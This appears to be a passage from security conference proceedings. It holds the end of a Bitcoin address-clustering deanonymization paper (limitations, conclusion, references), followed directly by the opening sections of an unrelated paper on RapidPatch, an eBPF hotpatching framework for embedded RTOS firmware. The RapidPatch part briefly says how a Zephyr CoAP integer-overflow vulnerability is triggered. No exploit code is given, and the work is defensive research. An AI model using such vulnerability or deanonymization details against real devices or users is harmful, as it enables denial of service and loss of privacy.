All previous clustering heuristics share these limitations, however, and are still broadly effective in practice due to the fact that many entities lack either the motivation or the technical ability to evade them. For example, exchanges and other regulated entities have no reason to evade these heuristics, and previous research has shown that the ability to identify their transactions has a knock-on effect in terms of anonymity even for participants who do actively try to perform such evasions.

Just as with previous clustering heuristics, the heuristics presented here may also become less effective as Bitcoin evolves. As discussed in Section 5.2, our heuristics produce few false positives due to the fact that many entities are consistent in their behavior and are largely non-overlapping in terms of their features. If all entities had the same features then our heuristics would stop working, and similarly if many entities had the same features and were less consistent in their behavior then our heuristics might produce more false positives. As a concrete example, a recent pull request in the main Bitcoin repository[4] ensures that the type of the change address matches exactly the type of the counterparty address. If this version of the wallet software were adopted by every entity in the Bitcoin ecosystem, it would make our address heuristic entirely ineffective (although our transaction and change heuristics would still work).

9 Conclusion

In this paper, we presented heuristics to expand and validate the applicability of widely used Bitcoin clustering heuristics, using a balanced ground-truth dataset to evaluate them. While this research arguably further reduces anonymity in Bitcoin, we believe that it ultimately benefits the developers and users of this project in revealing the extent to which tracking flows of bitcoins is possible and motivating further research into improved anonymity protocols. As an immediate countermeasure, users who are concerned about their privacy can switch to more privacy-focused cryptocurrencies such as Zcash and Monero, although previous work has shown that even these are subject to some degree of deanonymization [24, 27, 34, 55].

[4] https://github.com/bitcoin/bitcoin/pull/23789

Acknowledgements

We are grateful to Chainalysis for working with us to create the dataset that made this work possible and to Jacob Illum and Peter Sebastian Nordholt in particular for many helpful discussions. We would also like to thank the anonymous reviewers and our shepherd, Anita Nikolich, for their feedback. The authors were supported in part by the EU H2020 TITANIUM project under grant agreement number 740558, in part by the Austrian security research programme KIRAS of the Federal Ministry of Agriculture, Regions and Tourism (BMLRT) under the project KRYPTOMONITOR (879686), and in part by IC3 industry partners.

References

[1] S. Abramova, A. Voskobojnikov, K. Beznosov, and R. Böhme. Bits under the mattress: Understanding different risk perceptions and security behaviors of crypto-asset users. In *CHI Conference on Human Factors in Computing Systems (CHI)*, 2021.

[2] E. Androulaki, G. O. Karame, M. Roeschlin, T. Scherer, and S. Capkun. Evaluating user privacy in Bitcoin. In *International Conference on Financial Cryptography and Data Security*, volume 7859 LNCS, pages 34–51, 2013.

[3] M. Bartoletti, B. Pes, and S. Serusi. Data mining for detecting Bitcoin Ponzi schemes, 2018. http://arxiv.org/abs/1803.00646.

[4] D. Beckett. Statement of facts, Apr. 2021. https://storage.courtlistener.com/recap/gov.uscourts.dcd.230456/gov.uscourts.dcd.230456.1.1_1.pdf.

[5] A. Biryukov, D. Khovratovich, and I. Pustogarov. Deanonymisation of clients in Bitcoin P2P network. In *Proceedings of ACM CCS*, 2014.

[6] L. Breiman. Random forests. *Machine Learning*, 45(1):5–32, 2001.

[7] L. Breiman, J. Friedman, C. J. Stone, and R. A. Olshen. *Classification and Regression Trees*. Chapman and Hall/CRC, 1984.

[8] Chainalysis Team. 270 service deposit addresses drive 55% of money laundering in cryptocurrency, Feb. 2021. https://blog.chainalysis.com/reports/cryptocurrency-money-laundering-2021.

[9] J. Dunietz. The Imperfect Crime: How the WannaCry Hackers Could Get Nabbed, Aug. 2017. https://www.scientificamerican.com/article/the-imperfect-crime-how-the-wannacry-hackers-could-get-nabbed/.

[10] D. Ermilov, M. Panov, and Y. Yanovich. Automatic Bitcoin address clustering. In *Proceedings of the 16th IEEE International Conference on Machine Learning and Applications (ICMLA 2017)*, pages 461–466, 2018.

[11] B. Faucon, I. Talley, and S. Said. Israel-Gaza Conflict Spurs Bitcoin Donations to Hamas, June 2021. https://www.wsj.com/articles/israel-gaza-conflict-spurs-bitcoin-donations-to-hamas-11622633400.

[12] M. Friedenbach, BtcDrak, N. Dorier, and kinoshitajona. BIP 68: Relative lock-time using consensus-enforced sequence numbers, 2015. https://github.com/bitcoin/bips/blob/master/bip-0068.mediawiki.

[13] M. Fröwis, T. Gottschalk, B. Haslhofer, C. Rückert, and P. Pesch. Safeguarding the Evidential Value of Forensic Cryptocurrency Investigations, 2019. http://arxiv.org/abs/1906.12221.

[14] S. Goldfeder, H. Kalodner, D. Reisman, and A. Narayanan. When the cookie meets the blockchain: Privacy risks of web payments via cryptocurrencies. *arXiv preprint arXiv:1708.04748*, 2017.

[15] A. Greenberg. Prosecutors Trace $13.4M in Bitcoins From the Silk Road to Ulbricht's Laptop, Jan. 2015. https://www.wired.com/2015/01/prosecutors-trace-13-4-million-bitcoins-silk-road-ulbrichts-laptop/.

[16] A. Greenberg. Feds Arrest an Alleged $336M Bitcoin-Laundering Kingpin, Apr. 2021. https://www.wired.com/story/bitcoin-fog-dark-web-cryptocurrency-arrest/.

[17] D. A. Harding and P. Todd. BIP 125: Opt-in Full Replace-by-Fee Signaling, 2015. https://github.com/bitcoin/bips/blob/master/bip-0125.mediawiki.

[18] M. A. Harlev, H. Sun Yin, K. C. Langenheldt, R. Mukkamala, and R. Vatrapu. Breaking bad: De-anonymising entity types on the bitcoin blockchain using supervised machine learning. In *Proceedings of the 51st Hawaii International Conference on System Sciences*, 2018.

[19] M. Harrigan and C. Fretter. The Unreasonable Effectiveness of Address Clustering. In *Proceedings of the 13th IEEE International Conference on Ubiquitous Intelligence and Computing*, pages 368–373, 2017.

[20] D. Y. Huang, M. M. Aliapoulios, V. G. Li, L. Invernizzi, E. Bursztein, K. McRoberts, J. Levin, K. Levchenko, A. C. Snoeren, and D. McCoy. Tracking ransomware end-to-end. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 618–631, 2018.

[21] D. Y. Huang, H. Dharmdasani, S. Meiklejohn, V. Dave, C. Grier, D. McCoy, S. Savage, N. Weaver, A. C. Snoeren, and K. Levchenko. Botcoin: Monetizing stolen cycles. In *NDSS*. Citeseer, 2014.

[22] M. Jourdan, S. Blandin, L. Wynter, and P. Deshpande. Characterizing Entities in the Bitcoin Blockchain, 2018. http://arxiv.org/abs/1810.11956.

[23] H. Kalodner, M. Möser, K. Lee, S. Goldfeder, M. Plattner, A. Chator, and A. Narayanan. Blocksci: Design and applications of a blockchain analysis platform. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2721–2738. USENIX Association, Aug. 2020.

[24] G. Kappos, H. Yousaf, M. Maller, and S. Meiklejohn. An empirical analysis of anonymity in zcash. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 463–477, Baltimore, MD, Aug. 2018. USENIX Association.

[25] P. Koshy, D. Koshy, and P. McDaniel. An analysis of anoymity in Bitcoin using P2P network traffic. In *International Conference on Financial Cryptography and Data Security (FC)*, 2014.

[26] K. Krombholz, A. Judmayer, M. Gusenbauer, and E. Weippl. The other side of the coin: User experiences with Bitcoin security and privacy. In *International Conference on Financial Cryptography and Data Security*, 2016.

[27] A. Kumar, C. Fischer, S. Tople, and P. Saxena. A traceability analysis of Monero's blockchain. In S. N. Foley, D. Gollmann, and E. Snekkenes, editors, *Computer Security – ESORICS 2017*, pages 153–173, Cham, 2017. Springer International Publishing.

[28] A. Liaw and M. Wiener. Classification and regression by randomForest. *R News*, 2(3):18–22, 2002.

[29] E. Lombrozo, J. Lau, and P. Wuille. BIP 141: Segregated Witness (Consensus layer), 2015. https://github.com/bitcoin/bips/blob/master/bip-0141.mediawiki.

[30] A. Mai, K. Pfeffer, M. Gusenbauer, E. Weippl, and K. Krombholz. User mental models of cryptocurrency systems - a grounded theory approach. In *Proceedings of the Symposium on Usable Privacy and Security (SOUPS)*, 2020.

[31] S. Meiklejohn, M. Pomarole, G. Jordan, K. Levchenko, D. McCoy, G. M. Voelker, and S. Savage. A fistful of bitcoins: Characterizing payments among men with no names. In *Proceedings of the Internet Measurement Conference - IMC '13*, number 6, pages 127–140, 2013.

[32] R. Monroe. How to negotiate with ransomware hackers, June 2021. https://www.newyorker.com/magazine/2021/06/07/how-to-negotiate-with-ransomware-hackers.

[33] M. Möser and A. Narayanan. Resurrecting address clustering in Bitcoin, 2021. https://arxiv.org/pdf/2107.05749.pdf.

[34] M. Möser, K. Soska, E. Heilman, K. Lee, H. Heffan, S. Srivastava, K. Hogan, J. Hennessey, A. Miller, A. Narayanan, and N. Christin. An empirical analysis of linkability in the Monero blockchain. *Proceedings on Privacy Enhancing Technologies*, 2017.

[35] S. Nakamoto. Bitcoin: A Peer-to-Peer Electronic Cash System, 2008. bitcoin.org/bitcoin.pdf.

[36] J. D. Nick. Data-Driven De-Anonymization in Bitcoin. Master's thesis, ETH Zürich, 2015.

[37] D. Palmer. New Phobos ransomware exploits weak security to hit targets around the world, Jan. 2019. https://www.zdnet.com/article/new-phobos-ransomware-exploits-weak-security-to-hit-targets-around-the-world/.

[38] M. Paquet-Clouston, B. Haslhofer, and B. Dupont. Ransomware payments in the Bitcoin ecosystem. *Journal of Cybersecurity*, 5(1), 05 2019. tyz003.

[39] M. Paquet-Clouston, M. Romiti, B. Haslhofer, and T. Charvat. Spams meet cryptocurrencies: Sextortion in the bitcoin ecosystem. In *Proceedings of the 1st ACM conference on advances in financial technologies*, pages 76–88, 2019.

[40] P. T. Pham and S. Lee. Anomaly Detection in the Bitcoin System-A Network Perspective, 2014. https://arxiv.org/abs/1611.03942.

[41] T. Pham and S. Lee. Anomaly Detection in Bitcoin Network Using Unsupervised Learning Methods, 2016. http://arxiv.org/abs/1611.03941.

[42] R. S. Portnoff, D. Y. Huang, P. Doerfler, S. Afroz, and D. McCoy. Backpage and bitcoin: Uncovering human traffickers. In *Proceedings of the 23rd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, pages 1595–1604, 2017.

[43] S. Ranshous, C. A. Joslyn, S. Kreyling, K. Nowak, N. F. Samatova, C. L. West, and S. Winters. Exchange pattern mining in the Bitcoin transaction directed hypergraph. In *International Conference on Financial Cryptography and Data Security*, volume 10323 LNCS, pages 248–263, 2017.

[44] F. Reid and M. Harrigan. An analysis of anonymity in the Bitcoin system. *Security and Privacy in Social Networks*, pages 197–223, 2013.

[45] D. Ron and A. Shamir. Quantitative analysis of the full Bitcoin transaction graph. In *International Conference on Financial Cryptography and Data Security*, 2013.

[46] M. Spagnuolo, F. Maggi, and S. Zanero. BitIodine: Extracting intelligence from the Bitcoin network. In *International Conference on Financial Cryptography and Data Security*, volume 8437, pages 457–468, 2014.

[47] C. Strobl, A.-L. Boulesteix, T. Kneib, T. Augustin, and A. Zeileis. Conditional variable importance for random forests. *BMC Bioinformatics*, 9(307), 2008.

[48] C. Strobl, A.-L. Boulesteix, A. Zeileis, and T. Hothorn. Bias in random forest variable importance measures: Illustrations, sources and a solution. *BMC Bioinformatics*, 8(25), 2007.

[49] H. Sun Yin and R. Vatrapu. A first estimation of the proportion of cybercriminal entities in the Bitcoin ecosystem using supervised machine learning. In *2017 IEEE International Conference on Big Data (Big Data)*, pages 3690–3699, 2017.

[50] United States Department of Justice. South Korean national and hundreds of others charged worldwide in the takedown of the largest darknet child pornography website, which was funded by Bitcoin, Oct. 2019. https://www.justice.gov/opa/pr/south-korean-national-and-hundreds-others-charged-worldwide-takedown-largest-darknet-child.

[51] United States Department of Justice. Global disruption of three terror finance cyber-enabled campaigns, Aug. 2020. https://www.justice.gov/opa/pr/global-disruption-three-terror-finance-cyber-enabled-campaigns.

[52] M. N. Wright and A. Ziegler. `ranger`: A fast implementation of random forests for high dimensional data in C++ and R. *Journal of Statistical Software*, 77(1):1–17, 2017.

[53] H. H. S. Yin, K. Langenheldt, M. Harlev, R. R. Mukkamala, and R. Vatrapu. Regulating cryptocurrencies: A supervised machine learning approach to de-anonymizing the Bitcoin blockchain. *Journal of Management Information Systems*, 36(1):37–73, 2019.

[54] H. Yousaf, G. Kappos, and S. Meiklejohn. Tracing transactions across cryptocurrency ledgers. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 837–850, Santa Clara, CA, Aug. 2019. USENIX Association.

[55] Z. Yu, M. H. Au, J. Yu, R. Yang, Q. Xu, and W. F. Lau. New empirical traceability analysis of CryptoNote-style blockchains. In I. Goldberg and T. Moore, editors, *Financial Cryptography and Data Security*, pages 133–149, Cham, 2019. Springer International Publishing.

[56] D. Zambre and A. Shah. Analysis of Bitcoin Network Dataset for Fraud. Stanford CS 224W Project Final Report, 2013. http://snap.stanford.edu/class/cs224w-2013/projects2013/cs224w-030-final.pdf.

RapidPatch: Firmware Hotpatching for Real-Time Embedded Devices

Yi He, Zhenhua Zou
Tsinghua University and BNRist

Kun Sun
George Mason University

Zhuotao Liu, Ke Xu
Tsinghua University and BNRist

Qian Wang
Wuhan University

Chao Shen
Xi'an Jiaotong University

Zhi Wang
Florida State University

Qi Li
Tsinghua University and BNRist

Abstract

Nowadays real-time embedded devices are becoming one main target of cyber attacks. A huge number of embedded devices equipped with outdated firmware are subject to various vulnerabilities, but they cannot be timely patched due to two main reasons. First, it is difficult for vendors who have various types of fragmented devices to generate patches for each type of device. Second, it is challenging to deploy patches on many embedded devices without restarting or halting real-time tasks, hindering the patch installation on devices (e.g., industrial control devices) that have high availability requirements. In this paper, we present RapidPatch, a new hotpatching framework to facilitate patch propagation by installing generic patches without disrupting other tasks running on heterogeneous embedded devices. RapidPatch allows RTOS developers to directly release common patches for all downstream devices so that device maintainers can easily generate device-specific patches for different firmware. We utilize eBPF virtual machines to execute patches on resource-constrained embedded devices and develop three hotpatching strategies to support hotpatching for all major microcontroller (MCU) architectures. In particular, we propose two types of eBPF patches for different types of vulnerabilities and develop an eBPF patch verifier to ensure patch safety. We evaluate RapidPatch with major CVEs on four major RTOSes running on different embedded devices. We find that over 90% vulnerabilities can be hotpatched via RapidPatch. Our system can work on devices with 64 KB or more memory and 64 MHz MCU frequency. The average patch delay is less than 8 μs and the overall latency overhead is less than 0.6%.

1 Introduction

Real-time operating systems (RTOSes) used in microcontroller-based embedded devices do not put enough emphasis on security, considering that those devices are typically isolated and disconnected from the world and thus can hardly be accessed remotely. However, with the increasing market growth of Internet of Things (IoT), the connected embedded devices running RTOS (e.g., FreeRTOS [5], Zephyr [26]) have been widely used in many areas, such as medical devices, industry devices, critical infrastructure systems, and Smart Homes. Meanwhile, cyber-attacks have emerged and proliferated on these embedded devices. Quite a few recently discovered vulnerabilities, such as those reported in RIPPLE20 [21] and AMNESIA33 [6], have affected hundreds of millions of devices [10]. Thus, it is critical to timely fix the vulnerabilities on embedded devices to minimize the exploiting window.

Current IoT vendors need to support heterogeneous devices with different specifications and architectures that are manufactured on various product lines. Yet, it is challenging to safely merge the upstream security patches to fix the vulnerabilities on these devices, even though they may share the same RTOS/libraries. First, it is time consuming to apply source code patches since the devices maintainers need to recompile and test the post-merging firmware. Second, existing firmware deployment solutions often introduce a long service downtime, which is unacceptable to the embedded devices used in time-critical industry (e.g., power grid) or medical cares (e.g., cardiovascular implantable devices [31]). Most existing firmware updating works in IoT [19, 39, 51] use traditional OTA method to update entire or part of the firmware, inevitably disrupting the services running on the embedded devices for an unpredictable period of time.

Recently, hotpatching methods have been successfully developed on Linux and Android devices [33, 34, 57] to minimize the service downtime and reduce the system reboot times. However, none of these are comfortably applicable on embedded devices due to the hardware discrepancy. For instance, KARMA [34] and VULMET [57] require to modify the code in memory to add trampolines. However, since embedded devices execute code on flash-based ROM, the entire flash sector needs to be erased before updating, triggering high patching latency. Also, the trampolines-based hotpatching approaches may require halting or rebooting the system.

HERA [35] is the first hotpatching system designed for

real-time embedded devices. It can successfully hotpatch the firmware without modifying the ROM. It relies on the ARM Cortex-M3/M4 processors' unique flash patching hardware feature [4, 59] to trigger the trampolined patch code loaded in the RAM. Unfortunately, this hardware feature is no longer supported in new generation ARM successors such as Cortex-M7 [24]. To support a wide range of microcontroller units (MCUs) with various architectures such as Xtensa, AVR, and RISC-V, we need a general hotpatch triggering method. Also, HERA requires the device maintainers to merge the source code patch of vulnerabilities and generate binary patch via binary diff tool, which has been proved to be the main adoption obstacle of hotpatching technique in Android [33, 34]. Moreover, when the device maintainers have multiple types of device products, HERA's patch generating approach incurs repetitive efforts and cannot timely patch various devices. In general, current RTOSes lack a generic hotpatching mechanism (like the KSplice [30] in the Linux ecosystem) that can use a single patch to fix the same vulnerability in various embedded devices with different specifications and architectures.

In this paper, we present RapidPatch, the first hotpatching framework for the device maintainers to quickly develop patches for all their heterogeneous embedded devices and deploy these patches instantly without disrupting device operations. The core innovation of RapidPatch is to provide a common patch runtime executable on heterogeneous devices with different MCUs by leveraging the eBPF [2] virtual machine such that a single eBPF patch can fix the same vulnerability for *all* devices with the same RTOS/library version. Towards this end, RapidPatch is powered with multiple tightly coupled components: (i) a patch generation module that employs a *toolchain* to generate device-specific patches given the eBPF patches and configurations (obtained from the original C source code patches); (ii) a patch verification module that uses static analysis to check whether the patches include malicious behaviors (e.g., manipulating kernel data); and (iii) multiple patch deployment strategies tailored for various MCUs to install these patches by redirecting execution control flow to the patch dispatcher *without* modifying the ROMs/firmware.

Contributions. The major contribution of this paper is the design and implementation of RapidPatch, the first hotpatching system supporting heterogeneous real-time embedded devices. Compared with the existing firmware updating approaches [19, 35, 39, 51], RapidPatch does not require merging source code patches to generate binary patches. Instead, it employs an eBPF [2] virtual machine based common patch runtime to execute bytecode patches so that the patches can run externally without changing the firmware on various architectures. Thus, a common patch can fix the same vulnerability on different devices. Further, RapidPatch provides new hotpatching strategies for heterogeneous devices and thus supports MCUs that cannot use HERA [35], which mostly leverages a deprecated processor feature. Finally, to minimize the cost of manual patch validation, we develop a patch verifier and extend the eBPF patch runtime to support safe patches [50] that can be deployed without extra tests on individual devices. We prototype RapidPatch [1] with 6468 lines of C and 1733 lines of Python and use reported vulnerabilities of popular RTOS/Library to evaluate the prototype on different devices. The experiment results demonstrate the applicability, generality, and performance of RapidPatch. Particularly, the average patching delay introduced by RapidPatch (JIT mode) is less than 8 μs, which has negligible impacts on real-time tasks, and the average incurred overhead is less than 0.6%.

2 Background

2.1 Embedded Devices

Typical embedded devices [20] are monolithic systems based on low-power MCUs that are provided by various IC manufacturers and use different CPU architectures [11] such as ARM Cortex-M series, MIPS, Atmel AVR, and Xtensa. Embedded devices may contain a single MCU that integrates all the functions, e.g., nRF52 series [18]. Alternatively, they may use multiple MCUs (e.g., STM32 MCU and ESP32) interacting with each other via GPIO interfaces.

Compared with hardware, vendors typically have fewer choices on system software and have to use either mature open source embedded OSes or commercial close-sourced embedded OS, e.g., Samsung's TizenRT that is customized from NuttX [7]. Amazon's FreeRTOS and Linux Foundation's Zephyr are two popular embedded OSes that have supported hundreds of MCUs [11] since 2020. As a result, firmware with the same code base has been used in a large number of embedded devices. Since embedded devices are often deployed in sectors such as industry control systems and medical treatment, it is critical for these real-time devices to respond and finish tasks in strict time [37]. To facilitate the applications, RTOSes contain a number of system libraries to support extensive modules such as networking and TLS.

2.2 Embedded Device Hotpatching

Existing hotpatching solutions on Linux/Android cannot work on embedded devices due to hardware discrepancy (see Section 3.2). Fortunately, many MCUs provide build-in hardware features that can be used for hotpatching.

Flash Patching. ARM Cortex-m3/m4 processors provide the Flash Patch and Breakpoint Unit (FPB) [4] for patching the code in ROM at runtime. When the FPB mode is enabled, the hardware breakpoints can be used to mark instructions and redirect the instructions at the hardware breakpoints to the mapped instructions, which are defined in a remap table. Then, a branch instruction such as *bl trampoline_func* in the remap table can intercept the buggy function and jump to run the new function [35].




Figure 1: Existing patch workflow vs. RapidPatch workflow.

KProbe. The ARM and RISC-V MCUs support customer handlers defined at arbitrary addresses for debugging events, which can be used to implement the KProbe mechanism [12] in Linux. On ARM Cortex-M3 and beyond, we can define customer exception handlers for debugging events in the Debug Monitor mode [58] and then port the KProbe features to different embedded devices. Afterwards, KProbe can be leveraged to implement hotpatching solutions by redirecting the control flow of the buggy code to a trampoline function.

2.3 Extended Berkeley Packet Filter (eBPF)

The extended Berkeley Packet Filter (eBPF) is used as a Linux in-kernel virtual machine that can execute untrusted eBPF code received from user space. The original Linux eBPF supports various types of eBPF programs that are attached to predefined places to provide capabilities such as TCP/IP packet filter, tracing, and sandbox policy configuration. The eBPF code is powerful since it can be written in C and then compiled into eBPF bytecode with the bpf LLVM backend. To prevent malicious code, before running the eBPF code, the kernel uses a static verifier to vet the program and ensure that the program does not have memory accessing errors or unbounded loops. To enable cross-platform patches, we choose to implement a bytecode-based patching approach. Since the eBPF VM is more lightweight than other embedded VM-based languages including Lua, Javascript, and Python, we choose to port it to the resource constrained devices. Thus, we can benefit from eBPF's powerful features, such as supporting C grammar and memory manipulation via pointers, having a simple yet highly efficient instruction set, and being easily verifiable in terms of execution security. Furthermore, we customize the eBPF verifier and runtime to support safe patches.

3 Problem Statement

3.1 Delayed RTOS Update

For embedded device vendors who customize their firmware based on official RTOS versions (e.g., Samsung TizenRT and Xiaomi Vela are based on Apache NuttX RTOS [7]), they need to integrate a number of third-party libraries (e.g., MbedTLS [15], the de facto standard of embedded TLS library) to extend device functionalities. We illustrate the patch propagation process on embedded systems in Figure 1 to explain why upstream security patches may not be propagated to the end users in time. First, it takes time for the downstream vendors (e.g., Samsung) to update their firmware by merging the new commits from the upstream repositories (e.g., Apache NuttX) and verify the correctness of the new firmware. Second, the end users usually lack the motivation and expertise to upgrade their own firmware [56]. Therefore, similar to the Android systems [62], this open model often introduces a significant patching delay on embedded devices. Quantitatively, we report the security patch delay using multiple CVEs on the MBedTLS Library [15]. Figure 2 shows that it usually takes two active RTOSes, namely, Zephyr and FreeRTOS, 3 to 6 months to update their systems, and the less active TizenRT even takes more than one year on average to patch vulnerabilities.




Figure 2: The MbedTLS's patch delay in different RTOSes.

3.2 Patching Challenges

We identify two major challenges to patch embedded devices in time. The first one is to generate patches correctly and timely for various embedded devices. For specific hardware devices, the vendors need to first merge the changes of source code and then build new firmware using each device's compilation configuration. After that, it is critical to verify the effectiveness of the patch, as well as the normal functionality of the post-patching device. Thus, patch generation is a meticulous process that is time consuming and requires specialized expertise (e.g., familiar with multiple firmware codebase).

The second challenge is to deploy patches without disrupting device operations. Existing hotpatching solutions on Android and Windows/Linux systems (e.g., relocating linked libraries [47], runtime function instrumentation [53, 60], and seamless update with A/B scheme [3, 43]) cannot be directly applied in RTOS for the following reasons. To support relocating linked libraries in RTOS, Simon et al. [47] separate user tasks of FreeRTOS to multiple Executable and Linkable Format (ELF) file. However, it can only update user level tasks but not the RTOS kernel. The runtime function instrumentation approach needs to modify instructions on-the-fly; however, since embedded devices use ROM or Nor-Flash memory to store the firmware code, it is time consuming to rewrite the flash memory and thus is impossible to update the firmware without halting the system. The A/B scheme, widely adopted by Linux [43], Android, and Espressif ESP32 IoT systems [9], maintain two instances and migrates from the old system A to the new system B. Thus, it naturally requires two storage slots, whereas most embedded devices do not have enough memory storage for two systems. Also, it still needs to reboot the system after updating the kernel. HERA [35] uses the Flash Patch and Breakpoint Unit (FPB) [59] on Cortex-M3/M4 MCUs to dynamically patch embedded devices; however, it cannot work on other types of MCUs that do not have the Flash Patch feature. Moreover, it requires fixing bugs in the source code to compile a new firmware, and the device maintainers need to manually generate and verify binary patches for different types of embedded devices before deploying these patches, which is labor-intensive.

3.3 A Motivating Example

We propose a generic patching framework to address above challenges. The core idea is to provide a common hotpatching runtime for heterogeneous embedded devices to execute patch code written in eBPF bytecode (referred to as *eBPF patch* hereafter) running in eBPF virtual machine. Since the eBPF patches can be written and deployed separately, they do not require any modification in the firmware.

We use the CVE-2020-10063 from Zephyr as an example to showcase our high-level design. The vulnerable functions and the corresponding eBPF patch code are shown in Figure 3. An adversary can send a CoAP packet with illegal options to trigger the integer overflow vulnerability (the line in red background) in function `parse_option`, leading to endless loop. The original patch adds extra checks to prevent the overflow (the green lines). In our eBPF patch solution, before executing the vulnerable function, it redirects the control flow to the eBPF VM, passes the function's arguments to the eBPF VM via stack, and then runs the eBPF code to check these arguments. When detecting malicious inputs, the eBPF VM directly returns the `EINVAL` error code to the function caller. Otherwise, it restores the origin control flow.




Figure 3: The eBPF filter patch for CVE-2020-10063.

3.4 Threat Model and Assumptions

We assume that the attackers can only attack the embedded devices remotely and cannot access the devices physically. Since the firmware of embedded devices is typically customized by the device vendors and does not support third-party user apps, attackers cannot inject malicious tasks (e.g., via user apps) to execute third-party code. We assume that the device maintainers can obtain patches from trusted sources. Similar to HERA [35], we assume the patches are signed and encrypted during transfer so that the maintainers can safely verify their integrity and authenticity. Since only authorized users (such as the device maintainers) are able to apply RapidPatch to perform hotpatching, attackers can only exploit the patch system via installing malicious patches after compromising the authorized users' credentials.

Since the patches from the RTOS developers may be buggy due to design flaws and implementation bugs, we propose to use filter patches that aim to prevent dangerous instructions from harming the systems, e.g., system crashes or memory corruption. However, similar to the existing approaches [33, 34, 50], RapidPatch itself cannot ensure the patches should work properly, which, in general, is decided by the patch developers.

4 System Design

RapidPatch contains a toolchain for the patch developing phase to generate and verify the patches and a hotpatch runtime for the patch execution phase that can be embedded into existing RTOS or bare-metal firmware to run patches on heterogeneous embedded devices. We introduce the design of these modules by following the workflow of RapidPatch.




Figure 4: Overview of RapidPatch.

4.1 Overview of RapidPatch

The overall workflow of RapidPatch is shown in Figure 4. When a vulnerability is discovered, the RTOS developers first develop an original patch written in C to fix the vulnerability in the source code. Next, based on the C source code patch, the RTOS developers write an eBPF source code patch and a configuration file describing how to apply the eBPF patch.

Upon being notified with newly available eBPF source code patches, the device maintainers first check if the vulnerable RTOS is used by their devices and download the corresponding patches if necessary. Since the device maintainers may have different models of embedded devices, our toolchain provides a tool named *patch generator* to help them automatically generate corresponding patches for different devices. The patch generator compiles the eBPF source code into eBPF bytecode and analyzes the firmware symbol files to decide the correct patch installation address and obtain the global addresses (e.g., global variables, functions, or basic block addresses) that are required by the eBPF code. The patch generator has two outputs: the eBPF bytecode patch and the patch deployment configuration file for installing the patch on a specific firmware.

Based on the bug fixing strategy, we support two types of eBPF patch: the *filter patch* that resolves the vulnerability by filtering out malicious inputs and the *code replace patch* that replaces the vulnerable code with secure patched code. Given the eBPF bytecode patches, the device maintainers can use a tool named *patch verifier* to verify the safety of the patch by identifying harmful behaviors such as illegal access of kernel memory or excessive loop iterations. Since the filter patch only performs certain security checks without introducing new execution paths, it is considered as a form of safe patch [50]. The code replace patch, however, may require further test to verify its effectiveness and security.

Finally, the device maintainers install the patches to the target device via network or other external interfaces such as USB. The patch data transfer is executed in an independent thread and the patch is installed to the patch dispatcher using read-copy-update (RCU) operations. When the vulnerable code is executed, the patch will be triggered and executed by RapidPatch's hotpatching runtime. All the installation steps do not disrupt the interrupt requests (IRQ) and can be executed with negligible overhead.

In the following, we describe the design details of RapidPatch, including patch development, patch generation & verification, patch deployment, and patch execution.

4.2 Patch Development

